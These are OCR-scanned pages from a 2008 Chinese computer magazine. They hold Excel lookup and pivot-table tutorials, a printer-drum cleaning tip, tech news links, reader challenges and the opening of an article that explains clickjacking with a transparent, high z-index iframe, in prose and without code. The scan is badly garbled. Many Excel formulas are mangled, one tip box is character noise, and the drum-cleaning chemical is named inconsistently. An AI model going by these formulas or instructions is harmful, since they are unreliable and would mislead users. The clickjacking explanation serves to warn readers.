#### 小郭Excel惊涛掌第三式:查询数据靠公式

小郭的设想是按照"工号"查询并打印员工信息卡,如果需要按照"工号" 查询并打印员飞信息卡,那么可以在"卡片打印"表单的B2单元格输入"工号", D2、F2等单元格从"员工信息"表查找并获取数据。为此,他在D2单元格里建立 了公式 "=IF(ISERROR(VLOOKUP(B2, 及工信息!AZ:L6,2,FALSE))." ".VLOOKUP(B2, 员工信 息.A2., 6.2.FALSE))" ( "A2:L6" 是引用 "员工信息" 表的数据区域,实际应用时应根 俄区域大八修改)。

由于"性别"数据存放在"人事信息"表单中的第3列,当"卡片打印"表单的 F2单元格获取性别时,只需将上述公式中 "FALSE" 前的 "2" 修改为 "3" 。后续查 找并获取民族、籍贯等数据的公式接规律递增,因此增减员工信息卡中的数据非常方 便。


#### 小提示

**組織 製り紙 点性 泉 を頼い、 同の 在 。 終知 まTEII** 多个。假设一张纸打印两个信息上,那么第2 个信息主必须根据"工号"的位置修改公式。 假如第2个年息卡的、号数据传 + R. s. 。述公 式截应当修改为, "~IF(ISERRORAY, ODK)PB. 3. 员 I信息 A2 Lb,X+A,SF))," ",V,,GOK P(B, 3.员 I 信 息'A2 AXFALSED" 其中X是数据在第1中的列 号 数字形式 。如果工作表里的信息主数量很 第,接上述原则橡放公式就是了。

#### 小郭Excel惊涛掌第四式:记录卡打印真方便

以上工作完成后,在"卡片打印"表单的B2和B13单元格分 别输入工号,其他单元格就会显示相关信息,接下来要打印要保 存就方便多了(见图3)。

使用的这种方法具有广泛的用途, 稍加修改就可以用来打印 "工资条"、"成绩单"等等,很容易举一反三推而广之。Excel 惊涛掌发功完毕收式,各位可以鼓掌了 (新疆/张迎新) CF [XF 35]



本文的表格可以从http://work.newhua.com/cfan/200824/Excellijd rar处下载

# 啊订阅2009年《史 脑 爱 好 者》全年杂志 千元礼品抽不停 超值好礼人人送



2008年12月1日 - 31日

佳能照片打印机1个 多彩激光鼠标1个 漫步者音箱1个 漫步者耳机2个 三诺音箱1个

多彩光电鼠标5个

30分。从所有到款读者当中抽取 ·名。20个工

获奖信息登录http://bbs.cfan.com.cn/thread=776903=1=1.html查询 已抽得大奖的读者,不再参加下一日抽奖活动。

2008年12月31日活动结束后。所有未抽得大奖的读者。人人获得价 值50元的时尚腰包一个。

腰包发送时间 2009年3-4月

1) 活动截止时间 2008年12月31日(邮周汇款以邮载为席,周上订编以下订单时间为准) 2) 在正 菜单阿肯坦注明2009要好者杂志。同时留下凝填电话 3) 通过邮局工款者已工款之日每计算,10个工作日后提打D10 68259307468259457查询汇款、保存对工款人地址、投名、邮编是否准确,加有链读、请及时与我们联系进行更改。 4) 本次活动超有礼名流动、故中逐不能跟订。 5) 2008年9月28日之前刻载古经每928B Micro SD十 不再获得继包。 6) 本活动仅限于在杂志社订购的或者,邮局订同等实他规道不属此列。

太活动最终解释权归北京(电脑爱好者)杂志社所有

活动存储 用一侧用五.

9-00~11 30 13 00~17 30

在練00:864186362

(右向級直接認實)

手机短信: 13801293315

(只接收蜡筒。

电话: 010-68258784

( 网络的业务最大,

**请大家尽着通过在我QQ**。

手机器信与者们联络;

收款人:电脑慢好者杂志社,邮编:100036 .... 在线订购同址:http://shop.cfan.com.cn 铜汇款地址:北京市123债箱 総社製场订阅地址。北京市海淀区万寿政學機中里16号3号機4展在 爱好者杂志定价: 444元/集(6元/半月) 让朱重八羡慕的这点事

# 八亚纮



明朝开国皇帝朱元璋本名朱重八、他是个十足的好皇帝,整日操劳国事,批阅奏章,任何小事都会过问,活活累死 在自己的网位上了呀!你也别羡慕他,朱皇帝要是活到现在又看了下面的文章,我估计他会被活活气死。原因很简 单,就早生了几百年就这么不公平呀,要是用这玩意统计大臣们的工作量,那得省多少事呀! 今要给您说的这段,可不是明朝那点儿事,最近大家应该都会感觉到竞争的日趋剧烈,压力大呀!作为老板来说, 也要为手下考虑一下,毕竟光让驴拉磨,又不给好草吃的美事只有在梦里才能出现,那么怎么才能减少员工的负担 呢?我们的电信公司,由于需要对经营数据进行及时和准确的分析,要及时地统计员工和班组的任务完成状况。以 前是按照指定的统一数据格式,由各班组上报业务发展号码,然后由市场部汇总后统计各班组、各员工所发展卡品 的激活情况,是否考核计费客户等等指标。这种方式统计环节多、耗时长,而且经常出现差错,结果领导和员工对 这种统计方法很不满意。皇帝等着统计数据烦,大臣们统计数据累,小兵们受了累,结果还发现统计数据错了-这种情况怎么可能任由它继续发展? 朱重八老皇帝也不答应呀,但他没办法! 别急,我有办法,借用实时性很强的 短信信箱平台、结合Excel、完成这个任务吧。

#### 只需49,"短信信箱"抱回家

朱重八司志肯定不知道縣區短信, 但你的领导肯定会知道(通常领导是任 么热知道商), 短信信箱是移动公司内 集团客户提供的客户营销工具及信息均 通平台。短信信箱的使用目前有些地方 不收取任何功能使用费, 开通也土分方 便、通过移动营业厅。或打电话10086就 可小理。

当短信信箱申请成功之后, 熔裝得一个14位的平台号码。如 10657006053XXX。员工的向短信信箱发送 的短信费用, 接略手机的短信资费进行 收取, 没有任何的其他信息费用。网上 有 些短信气箱的网站,大家可以参考 (见图1)。

有些知信信籍会收取一些费用。朱 重八同志一直以节俭著称,让他羡慕的 东东花费肯定不多,没错,你猜对了 其中最便宜的套费,每个月只需要49 元、能发600条短信! 注意是600条哦

申请成功之后, 短信平台管理员需 要对平台回复信息进行设定,设置向该平 台端口发送的短信可以收到确认的回复短 信(回复短信可设定为"您好 您上报的 业务发展号码已被登记。"),毕竟员工 是办成了业务才发送 次消息的, 你总要 表扬 下嘛 比如回个"不错,又谈成了 笔买卖,很好很完美 "之类,然后将平 台号码通知到每位员工。

#### 开工,准备登记号码

当员工完成业务发展任务的时候, 会及时地把业务发展的卡品号码通过手 机发送到短信信籍进行登记。俗话说得 好,老大响当当,老二喝凉汤,公司完

全依据这 理论规定 同 个号码只有 最先登记的号码有效, 所以员 I 肯定会 第 时 再进行业务登记,保证了业务的 实时性。果然是大大提高员工积极性的

方法呀! 朱同志正在墙角发火, 这么高 档的方法为什么不在大明朝就出现呢

#### 发短信,统计工作量

公司的市场部根据需要提取短信 信箱内员工登记的号码数据、就是利用 导出功能对短信进行导出(见图2)。 简单吧?老朱现在很抓狂。我们先不要 管他,继续我们的学习。导出短信的时

候。可以根据时间范围进行导出,也可 以根据关键字进行导出。导出的时候、 注意一定要选中手机号码、短信内容、 发送时间等选项,导出的结果保存为 Excel表格格式。




#### 统计数据,准备发薪啦

现在到了最关键的时候了, 也就是 利用Excel来帮忙的时候了,朱同志最好 派出刘伯温同学来学习这段知识。这玩 意还是有点麻烦的。不过我已经分好了 步骤, 步步来就能搞定啦!

第一步;上报数据的预处理。用电

子表格打开上报的数据。对于导出的数 据、我们需要进行调整、具体的格式可 以参考图3所示。



第二步:上报号码中重复号码的过 認。由于员Ⅰ上报的业务发展号码可能 有重复的情况(员工重复报送或者两个 人报送一个号码),那么根据规定。只 有最先报送的有效。所以,要进行重复 号码的过滤(如果使用Exce)2007。可以 直接过滤,省略这个步骤)。

假定发送时间 2554 所在列为C列。将号 码按发送时间升序进 行扩展排序, 那么 就得到以发送时间



为顺序的表格,再按 不重复记录项 号码进行排序。然后单击"数据→筛选 →高级筛选"菜单项,对B列上报的内容 进行高级筛选(见图4)。点击确定后即 可对重复的数据进行筛选。值得大家注 意的是,如果上报数据比较多,那么执 行时间是比较长的,不要误以为出现了 **死机。由于筛选是对重复数据进行的隐** 藏,所以还要把显示的数据进行复制。 才能得到不重复的上报数据。选中整个 表格、右键单击复制、对整个表格的内 容进行复制。然后新建一个工作表,右 键单击"选择性粘贴→数值",然后单 击"确定",即可将全部公式清除,仅 留存相关数值。此时, 剩余下的号码即 为全部不重复月最先报名的号码。

第三步: 未上报或漏报号码的确 定。由于未及时上报或者其他的原因, 会出现市场部的总号码中已经记录但 是没有员工上报的号码, 在Excel可用 VLOOKUP()函数进行过滤。

假定上报号码所在列为A列、总发 展号码所在列为B9.,在C1单元格中输入 "=[SERROR(VLOOKUP(B2,A:A.1. FALSE)" ... VLOOKUP(B2,A:A,1,FALSE)的意思是在A列 (上报号码)中查找是否有B2(总号 码)的数值存在,如果不存在,表明存 在漏报。1的意思是显示第一列的数值, FALSE的意思是严格匹配(由于统计的 是导码,要求严格匹配),你如果用于 其他用途可以不选择严格匹配。如果找 不到精确匹配值,见返回错误值 #N/A。

为了排除这些错误值,是用,ISFRROR系 数,如果出页错误值,就这 STRLE。排 序后删除所有为TRUE的数值则可。

第四步:在表格中增加员下姓名 及所在班组。假定员 号码所在列为 A列, B、C列空白。然后将员工通讯 录复制到该Excel表格中。对应的员工 号码、姓名、班组分别在G列、H列及I 列,在82单元格内输入 "=VLOOKUP(A3. \$G: \$I.2.FALSE)", 在C2单元格内输入 "=VLOOKUP ( A2.\$G:\$1.3.FAt SE ) " .分别 向下复制填充即可分别得出(元等)。



以上操作完成后,可以插入一个 新的工作表。选中刚才处理的整个表 格。右键单击复制。对整个表格的内容 进行复制。然后在新工作表中右击,选 择"选择性粘贴→数值",然后单击确 定,即可将全部公式

)对, 在此表 中有放住数 据就是经过 处理的所有 数据〔见图 610





第五步: 制作数据透视表, 统计班 组及其员工任务完成情况。单击"数据 →数据透视表和数据透视图"菜单项, 打开数据透视表和数据透视图向导。单 击下一步进入数据源的配置, 注意选择 数据为全部数据区域。单击下一步进入 向导3,单击布局进入布局设置。注意把 员工班组和员工姓名放到所在行(特别 注意不要放在列中),把发送时间放到 数据区域,并且设置为计数,单击确定 后即可完成透视图的制作。最后显示的 就是我们所需要的数据(见图7)。

对于一般公司来说,通过这种方法 完全可以统计其他类似任务。当然,需 要发挥你自己的创造力,对上报数据进 行灵活的处理。

朱同志在经过发怒、抓狂、发疯、 郁闷的四大步骤后,已经冷静下来,并 且决定利用时空机器把这套技术搬回 大明去,只是——老大。谁给你发电 呀……(文/赵建超) CF [XF36]

## 节约成本 清晰打印

#### -硒鼓巧修复

常用激光打印机的办公室人员都 知道,这玩意如果每次都用新硒鼓,成 本极高,于是多数公司都会用灌粉的方 式重复利用硒鼓,于是时间长了,打印 出现的文字和图像就会模糊不清,会有 灰色的底纹,字形变长等 5 题。

其实这是由于硒鼓表面膜光敏特 性老化,表面电位下降,残余电压升高 所致的, 你以为这司候需要换硒鼓了 吧? 其实不用!

先去化学试 **剂商店购买** 二氢 化二铬(网上也 有1,每次用3 克-5克, 然后用脱脂棉花蘸上一氧化 拭,注意不要用指甲等硬物划伤砸鼓表 面(见图)。

一般擦过的硒数可以再打上一千 多张纸, 另外, 最好买两只硒鼓轮流使 用,不用的硒数用黑塑料袋包好,放在 阴凉处,这样不但可以保证打印质量, 还能延长硒鼓使用寿命。CF [XF37]



2008年12月15日 第6期 主編: 封立講 责任编辑: 张磊

博獻地址: a phonse blog.cfan com.cn

本专栏介绍的链接所指向的文章,版权归原文作者或所发表网站所有,其观点不代表本刊,仅为读者提供更多与电脑相关的信息来源,也不构成任何建议。



2008年11月18日,英特尔兑现先前许下的承诺,面向全球发布了基于Nehalem架构的酷睿17处理器。作为新一代架构的产品,英特尔非常重视本次新产品的发布,英特尔公司整个企业事业部副总裁Ran Borkar、英特尔公司中国大区总经理杨叙携手上余家产业合作伙伴,包括Acer、戴尔、方正、技嘉、海尔、惠普、金山、微星、同方、圆方软件等公司领导以及300余家媒体、技术发烧友和游戏玩家共同见证了这款革命性产品的盛大发布。

http://cpu.zol.com cn/113/1135355.html



媒体.Media

#### Intel i7上市 技嘉X58+i7纪念版套装

广义好评的Inter Core 评处是 查答,上八久年了。con、处理器是Inter第一代LGA 1866处理器,内置支持一通 道的内存控制器和二级缓存等取分技术、制了序建 的性体,被Intel潜为当今世界上取快的处理器。好写 配好整。目前唯一能够搭配Core "处理器的主极。 有证明的Xxx主权,因此Xxx主权之就或了Core。"进 户的不二选择。

http://tech.sina.com.cn/h/2008-11-18/0930878277 shtm.

#### 方正科技全国首发 Intel全新i7架构新品网龙900

カ、科技機手1:1.1.2 位了整子 1:1 へ利力機手1:1.2 位 7 位 2 株内の方で図を900, 这次では、1:10 1:7-15 へ等な世界の面貌の地心的。 たっぱれた、全年対本米利にて、2 女展趋勢和 4 地口 1:10。 本来 利にて、2 女展趋勢和 4 地口 1:10。 本来 1:10 たい 1:10 本版元 は 1:10 本版

http://dech.163.com/digi/08/1116/16/1K1SGQGA001 618J1.htm

#### 专家观点 Core i7 技术幕后揭秘大盘点

近一年多來,在处理器行业一集外介 灣一般新兴的又颇有激情的力量。 然一有人都认为它仍是前身阶段,但五有人都表现几 了对这种力量的。仍占來,们每个单位,平从来改有这 么近切过 那就在人术名或种和人术高性单工算 有代。而实现 Core i7如何认为 833年的平衡工作。 "然,不仅仅是超较和一个技术这么简单。我们一步 步杨开键底。

http://ptblish.it168 com/2008/1120/2008112000210.shtm.

#### 历史巨轮再度转动! Core i7家族深度评测

PLONING 操于全新Nehalem架构的Core 订已 等上山,完竟这款采用新接口、新架构、新技术的处理 崇性化如何呢? 性能相比当前顶级的Core 2 (以5.70有多大的提升呢? 本次深度评约将从技术介绍,到软件划式,为大家解答Core 7 ht.p div p.online.com.cn/cpu/rev.ws/0411.1457044.htm

#### Core i7 LGA1366 处理器安装图解

对,與平Core 2系列处理器 支袭的扩展来说。ICA 366 基本就是。GNT、的放大板、如此大费司章等经以平 完全多个 但如果你是一个从MIT 经改换 1版的 来的扩展,或是对BIY新手来说,TechARP黄献的 core 7处理器安表详、图解,还是相当值得一看。 bt patech sina am c 1 h 2003 1 17. 2048 698 shtml

#### Intel大范围降价为Core i7铺路?

ZOL产品设施。nrel人拉用除作为Core 广气路 nte 第一种的报告结果证点。 intel对其中几款的确定中级核和,核桌面处理器进

行了條价

http://group.zol.com/cn/9/28\_81247,html

#### 微软将向个人用户提供 免费杀毒软件

11 , ...tech . (3 com . 08/1119/14/ 4R4CPBL L000915BFhtm

#### 比女朋友更快让你破产 17平台价格惊人

什么能, 你的钱包迅速变极, 不是单身的朋友们一定 会对"女朋友"这个答案赞同不已。那有什么能够比 美女更能迅速榨干你的假包吗? 答案是肯定的, 那就 是Intel最新推用的7处理器

http://cpu.intoxec.com/178/178737.htm

#### 微软推出免费杀毒软件 Morro或引发反垄断官司

微软将向用户免费提供的病毒、木马及间域软件的软 件产品的决定。无疑将会使类似于McAfee和器门铁 克这样的柔湿软件公司陷入困境。不过微软的这种做 法, 也可能会为自身招致反垄断官司。

雕讯网友2008-11-19 21 23 42 如果情况属实 这回支持

購讯网友2008-11-19 19·17 54· 消费者当然不会有意见 啊, 不过不太相信微软有那么好心?

腾讯网友2008 11-19 18 23, 21, 你推出免费的杀毒软件 我也不知!

http://tech.gg.com/a/20081119/000315 htm

#### 国内安全厂商无惧微软免费杀毒软件

微软执推出免费杀诺服务。这个消息无疑会在业界掀 起一被很、不过、国内安全厂商纷纷表示、微软的免费 杀组软件并不会构成对自己的威胁。譬如、金山公司负 贞安全软件的配总裁总到小同意此观点,"杀毒技术 M传统的基于病毒特征的查示的'安全10'时代全面 证人以云安全为核心的'安全2.0'时代。"分析认为。 微软免费杀毒策略对中国安全市场构不成威胁

概名人士 发表于 2008-11-21 04:21 10

某天 微软的MSDN上提供了技术文档,并述了开发提口……系 西软件立刻山寨化!

大风 发表于 2008-11-21 04:40 23

就是因为它自身的基洞导致病毒泛滥, 结果没有把油煮力放 到自我完善上, 反而还分出精力来出杀进软件——这个逻辑 很像巴黎铁塔翻过来喷过去表及神经甘乃迪。

蛋名人士 发表于 2008-11-21 07:07 55

理性的说一句 有些免费的杀毒软件如av ra classic, avast home addition不知要比瑞星、金山之流强多少倍,而且也不 用精测它有无所谓的"后门",就是德不懂有些人干嘛那么要 欢用瑞星、金山。

http://www.cnbeta.com/articles/70346.htm

#### 百度"灰色广告"大起底

在传统媒体上门充法调形的"灰色广告"。但大量漆 入互联网 1.月二日和、6日两天、中央电视台《新闻30 分》栏目就直度竞价排名搜索结果中存在的问题。竟 价排名销售过程。存在管理漏洞等进行了连续报道。 央视记者的调查显示,哪怕没有"国药准字",一些药 品和"名医"也可以心现在广度的搜索结果中,并且 排名量前。央视的极道, 便一度隐形的"灰色"告"问 题露国冰,1一角。而百度不但发在公告向网点致顺, **邓**召开了分析师会改加以解释

匿名人士 发表于 2008-11-21 09 18.20

但是,至少,谷歌上的广告,用户一眼就能看出来,起码谷歌 区域的颜色是不同的 而且 该区域的右上角还有个"赞助商 链接"字样。用户看到这是广告、至少会有点警惕。而不是像 百海那样 直接显示在搜索结果的第一位 骗用户去点击、既 浪费广告主的钱 艾损害用户的使用体验。

匿名人士 发表于 2008-11-21 09 14.30 据了解, 根据国家相关法律和法规 除医疗、医药之外, 彩票, 办证、刻章、发票。信用卡套现等属于国家服令禁止或限制的 广告类别, 有些甚至是扰乱国家社会经济秩序的犯罪行为, 但 之前这些广告却在百度等搜索引擎上大量出现。

暖名人士 发表 3 2008-11-21 07:51 34 其实百度有个办法 就是偷偷去国家相关部门去举报这些虚 假的广告人,这样百度就由坏事变好事 还不用赔钱了。

http://www.cobeta.com/articles/70343.htm

#### 英特尔:人类与机器之间将拉近 彼此距离

在旧金山举行的英特尔科技论坛中。Justin Ratner于 主题高锐中预测了社交互动(social interaction)与机器 入学(robotics)的巨幅变化,以及计算机感测真实世界 能力的大幅程升。Rattner说明英特尔研究实验室已 着手研究人机界面(human machine interface)。并检 视其对未来运算的冲击。而部分的改变。可能比预期

匿名人士 发表于 2008-11-21 09:39:14 甚至就在不远的将来 机触的思考能力将追上人类。-->如果 不服从的话 后果很严重。

匿名人士 发表于 2008-11-21 09:45.40 会不会辐射? 到时候跟朝鲜核科学家似的, 全得不學不育了。


h..p://www.cnbeta.com/articles/70340.htm

#### NO5. Athlon 2500+ 经典的300A再生



1.4v核心电压、SSE3的支 特, 256K的 1级领存! 不过 2500+的倍顺利 对比较低。 只有7X, 因此, 即使能力 300外频, CPU的主题记录 有2.1G。不过在"目,对。 人门级的平台来说。性价比 的确很高,被堪称为经典的 300A再4.

#### NO4. Athlon 1.0GHz 第一个讲入GHz单 位的CPU



在2001年的时候, Athlon 1 OGHz的MP处理器闪亮 登场,率先进入GHz时代 的MP处理器采用了 0 18 微米铜制程, 内核代号 Palomino, 266MHz FSB. 倍频75%。从此、CPU的主 频迈入G时代。

#### NO3.

#### Pentium MMX166 指令集技术带来 多媒体性能60%的提升



初代Pentium与所有的 Pentium产品-样, 拥有不 俗的超频性能, Pentium 166 MMX大多都能翻到 200MHz使用,配合支持 75MHz 写83MHzを動画件 电板,部分,ntc 管方性 MMX200降順可MMX166

的极品甚至能通过250MHz的频率, 强大的超频性 能也计好商有了问乘之机, MMX200在当时的卡 场上成了remark CPI 的代名词。同时、Pentium 186 MMX 通过指令集技术带来多媒体性能60%的提 升, 给广大多媒体爱好者提供了更优越的欣赏。台

#### NO2. K6-2 挑战Intel的第一战



K6-2设计目的是作为当时 比较老、更丌要的是比较 升的Intel Pent um H的意 争对手。这两种CPU的性 能很相似: K6-2的前代K6 趋向于日常计算应用,而 Inter在學点任务中光疑更 强大。K6-2是一微、主义

功的CPU、并为AMD提供了市场基础和则的政稳定性。 为目后发布Athion做好准备。K6-20。第一款引入浮点 单指令多数据结构(SIMD)指令集——3DNowl, 这套 指令集大大推动。广抚行3维元体处理能力的进步。3D Nowl或功打败了Intel在数月后推出的、相似但更复杂 的SSE。K6-2的推出打响了挑战Inter的第一战。

#### NO1. 赛扬 300A 掀起了超频风暴



穿扬300A, 是一个让多少 人为之动容的产品, 义陪 伴了多少曾经年少的玩家 们度过漫长的学生时代。 赛扬300A. 从某种意义

上LL经是Inte第二代赛扬处理器。第一代的赛扬处 理器仅仅拥有266MHz,300MHz两种版本,而且由 丁不具有「级缓存, 虽然有效地降低了成本, 但是 性能无法:人满意。为了亦种性能上的不足、Inte 终」首次推出带有二级缓存的塞扬处理器。 果用 Mendocino核心的Celeron300A、333、366。经典、从 此诞生!

#### 《商业周刊》:Skype生死难料



ZOL产品论坛 3.3亿用户,连续6个季度 GROUPZOLLOM CN 获利成长。但这些没有自

Skype开怀大笑。VoIP这个杀手级服务在面对传统 运置商时, 也显得锋芒不锐。即时通讯到底会有怎样 的一个未来?

http://www.cnbeta.com/articles/60263.htm

C F [XF38]



你有四个装药丸的罐子,每个药丸都有一定的重量, 被污染的药丸是没被污染的重量+1.只称量一次, 如何判 衝哪个罐子的药被污染了?

特别的特别 HITP://hFhAD.GLOG.CFAN.COM.J

拿破仑曾说过 "最困难之时,就是离成功不远之日。" 生活中如此,参考挑战时也同样如此,其实很多难题小编都觉 得不可能实现,但在强大的CFan读者面前它们如此的渺小,成功就在眼前......

#### 本期分级挑战题目:

27统安装之后.....

装完系统之后, 为了节约时间, 所以 驱动安装的环节直接用了某自动识别。 硬件,下载,安装驱动的软件,结果更 新了显卡驱动后,显示器居然无法调 整刷新率了(硬件都比较老, nVIDIA FX5200显卡, CRT显示器)。个人估计 是这软件对老硬件是有歧视的。

之启是漫长的软件安装过程, 打 初一 -

当时特别体念Lenovo的System Update, 驱动、常用工具一步免位。由 此小編想到了, 你是如何安装系统的 呢? 又是一道没有正确答案, 只有好答 案的问题,大家抓紧参与!

说说小编的流程吧。漫长等待 安系统→东海内找寻账动→Ghost

F. 防止安软件时"翘机"→QQ、 Office ······ 巨多软件边下边装→打补丁 →用Ghost ·下保平发

題前編号:20082401~ 积分营金:50元

#### 心系统显示的版本值息

改系统显示的版本信息,有图有真像。



把下面这些字(图中画框部分), 改成Windows 7的 信息

Microsoft Windows XP Professional

版本2002

Service Pack 3

这是论坛里的一位朋友。要把系统伪造成Windows 7, 他已经实现了清空的自的。现在就看你怎么往下

下面这两个帖子给大家参考:

论坛旗帖: http://bbs.cian.com cn/thread-785286 1 1 html

http://bbs.clan.com.cn/ thread 784968-1-1 html

(linsr520)

国编号:20082402 积分营金:50元

#### \_\_\_加鼠标指向文件时显示 /Z N的描述信息

我是想给EXE等文件添加一些自己的描 述件信息, 如中文名和主要功能等, 当鼠 标指向该文件时就会是八出提示信息、

注意实现方法不要编程, 而且信 息是随文件在一起的。

论坛原帖, ht.p /, bbs ctan com cn/thread-783929-1-1.html

(wubaixiao)

题目编号:20082403 积分赏金:50元

### 关键词高亮的编辑器

现在需要这么一款软件, 首先它 是一款很多人在用的文本编辑器, 篡 二。软件窗口除了编辑窗格之外,还有 一个可以列出关键词的窗格,这些关 键 南可以很方便 地添加删减,可以设 置不同的颜色——没错就是多关键词 高亮编辑器。如何实现呢? 当然如果你 找到了EmEditor里某个插件也能实现 这个功能都你实在太差云了。

题目编号:20082404。 积分赏金:50元

#### 最合适的电子相册 最小的EXE相册

浙江/邢宸辈

题目: 制作出有特效, 而且体积小 巧的EXE格式相册

题目编号: 20082201

现在数码照相机已经开始普及了。 很多人都喜欢和朋友分享照片 可是随 若像素的思慮, 照片的体利已经变得越 来越大, 如果再加 特效、背景音乐的 话,那么体积就更大了。有时, 其才上 几MB的照片, 这样 "打扮"就会变成 JL 1/15 ...


其实如果用软件直接将这些照片、 特效、背景音乐在 起打包成EXE. 那 么体积 定会很大,而且此类软件很 少。人多数都是收费软件。不适合大部 分人群使用。对此, 我想到了 个折中 的方法 先用软件将照片、特效、背景 音乐做成SWF格式, 再使用软件转换为 EXE格式, 经试验, 这样一来班可以解 决体积的问题、《来还可以在生成EXE 文件这 环节增加个性的东西。

第一步:完成仟务要两件利器。 Flash Slideshow Maker (下栽地址: http://work.newhua.com/clan/200824/ AFSSM:rat)和Flash2X EXE Packager (下载地址: http://www.newhua.com/ soft/22363 htm).

第二步:下载完Flash Slideshow Maker后, 运行FlashSlideshowMaker exe(图.) 点击"创建新项目", 进入

添加 例 界面(图2)。当山上面的"添 加图像"按钮、就会弹出文件选择对话 程选择要添加的图片(可多选) 选中 之后, 照月的缩略图就会在下口的显 示, 如果要旋转录张照片, 只需选中这 张照;之后(可多选),只由上面的那 两个写蒋90的按钮进行旋转。

添加完照片后, 点击下方的"前 进"按钮进入相册详细设置界面(见 图3)。填写完"Fash选项"型的相关 内容与,再选主题,最后再添加背景音 乐(支持MP3、WAV、WMA)。如果要 提高图片在F.ash中的显示效果和背 最音乐的音效, 那么你只需点让"其他 选项"接钮,在"常规设置"标签基积



IPEG展量设置成100(此值设置越小、 量。生成的文件越小),再在"背景音乐"标等。犯时轮拉到最右边,点走确

、市'前进"校组、进入了输出选项菜单、选择第一项、只创建F.ash文件 然后何之"输引良度"界面、设置宽输出目录等信息点、点击"现在构建"。是一会几、这个体积小均的F.ash相册已经"完成了。经权测成、4张照片和 首背景市乐儿起表近9MB。可生成的SWF文件、有 6MB、环直背景音乐和照片的效果还不错。。


第三步: 运行Flash2X、EXE Packager里的EXEPackagerexe, 打 开软件界面(图4),点击"打开"按钮, 选择刚才生成的SWF文件,再点击"绿 加"按钮,这样就会添加在左边框 再 切换到"设置"标签, 填写

完相关信息后,再切换到"创建EXE文件"标等,点击"更改文件路径",选择保存目录。点击"创建EXE文件"按钮。完成,这样个"最合适的电子相册。最小的EXE相册"就完成了。16M左右的SWF生成的EXE只有18M,相当小巧。并且Flash2X EXE Packager还支持从EXE中导出SWF文件,方便后期编辑。

用写在线生成SWF相 無的网络有很多。直接用这 些相册就可以轻松与好友在 线分享邮片 : 比如http:// www.56com/m2v/, http:// www.dpdp.net/, http://

www.886cn、http://www.mol.he com/等。

小特点评:其实这题的方法还有很多, 比如读者"天堂里的魔王"也提供了 款相册软件, 其实人家开助脑筋就





#### 我的光盘管理经验

**题目:** 拒绝无聊的管理软件, 讲述 你真实的光盘管理经验

题目编号: 20082004

我初学电脑的教材是.84张软件合 集,当时的方法是这样的:首先将光盘 都編号,用记号笔把编号写在盘的背 在 然后把光盘插入光驱,打开命令提 符,输入tree g: mu,u,ixt(光驱为 g), 这样光盘的文件及目录结构将以 mu,u txt为名保存,再把文件名改为这 张盘的编号。如此反复生成所有盘的目录,再把它们存在一个文件夹下,要找 时只要用Windows自带的搜索功能查 找即可。


尼来我将这些操作写成了一个批 世界,大家可以从http://work.newhua com/cfan/200824/gprj rar下载到下文 用到的软件。

下载压缩包把它解压缩到一个非中文文件夹里。最好这个文件夹在根目录,如d\cd list,我们称这个文件夹为 I作目录。首先还是编号,插入光驱, 运行"生成目录 cmd"根据提示输入 你的光驱盘符,比如g(注意不要打留 号),再输入插入盘的编号,光盘目录 就生成了(图1)。查找的方法一样,同样 不必使用任何第一方工具。

如果你是完美派, 嫌纯文本文件太 雅看且查找不便。那就使用"生成日录 lhtmllcmd"吧。同样是编号, 只是号码 要用这种格式001, 002, 003, 004······ 接下来的步骤同上, 最终生成的是网页。 打开看一下, 咦, 怎么没图呢?哈哈, 你 还没照呢! 用数码相机或摄像头根据编 号依次给光盘照张"免冠相"(数码相 机像素调低些)。把照片和"改名 bat" 复制到工作目录, 运行"改名 bat"。再 打开生成的网页, 有图了吧!

我们还可以用HugeCHM将这些网 页打包为CHM文件,方便查找(图2)。只是 添加一张光盘要重新打包,有些麻烦。

小特点评: 这是读者陈辅鑫的第 一次投稿, 文章介绍的方法还是很实用 的,需要整理无做的几友不要错过



本期是2008年最后一期绝对挑战,经过一年的PK,最终我们的积分也有了排名,下期我们就会公布"2008年度绝对挑战"大奖得主,敬请期待。

# 闹鬼? 灵异? 电脑里的那些怪事

北京/香草 福州/陈金的

当你回忆这段时间发生的事的时候,你是否觉得近来电脑有一点怪?其实你并不是唯一的一个。近来,一些人碰到了更为奇怪的事情:"正在上网,突然处于关闭状态的摄像头自动开启了; 安装软件过程中突然装起了另一软件,鼠标、键盘一起动都阻止不了; 凌晨,电脑自动开机,传来张震讲故事的声音……"这些近似"灵异"的事情都在不断发生,它们的背后到底最重要存储的故事是3

#### 自动"睁眼"的摄像头

#### 场景回放:

·天,小琳在玩阅页游戏,系毒软件 无报警,360防火墙也无危险提示的情况 、,自己环游戏用的摄像头忽然自动开启 了。启动系毒软件,全盘打描后,发现并没 有木马程序,小琳愈发感到合性和紧张

#### 技术揭秘:

型点这个事情,不要从小琳的动作说起。 当小琳点由一个按钮的时候,本来自上的是一下,但是在后台,这个数据被修改成"2"后再传给电脑,这也就是大家现在在网站上然看到的C.tck ackingi点击劫持)。这是浏览器工作原理中的一个缺陷,一个影響FLASH就能让小琳在毫不知情的情况下点击任意链接。由意按钮或网站上的任意东西。小琳所做的任何点上都可以被引导到要意链接上。黑客利用Clickjacking漏洞构成一个恶意网页,例如Fash小游戏,当用户不慎的问该两面时,正常最标点击操作就会触发这一漏洞。黑客可以在用户毫不知情的情况下,强制启动并完全控制极像实和表竟风

#### 实例分析:

这种助标的发生,一般经历了以下的步骤


第一步:既客汇第一方站由的网页充在 可控制的庆硕A内设置一个iFrame(见图、)。 iFrame的src链接指向另一个域的贡面B设置这个iFrame的CSS样式的透明度为0。并设置其CSS样式的zindex比页面A的其他汇差的zindex大(zindex属性指定元素的堆叠顺序,拥有更高堆叠顺序的元素总是会处于堆叠顺序较低的元素的前面)。

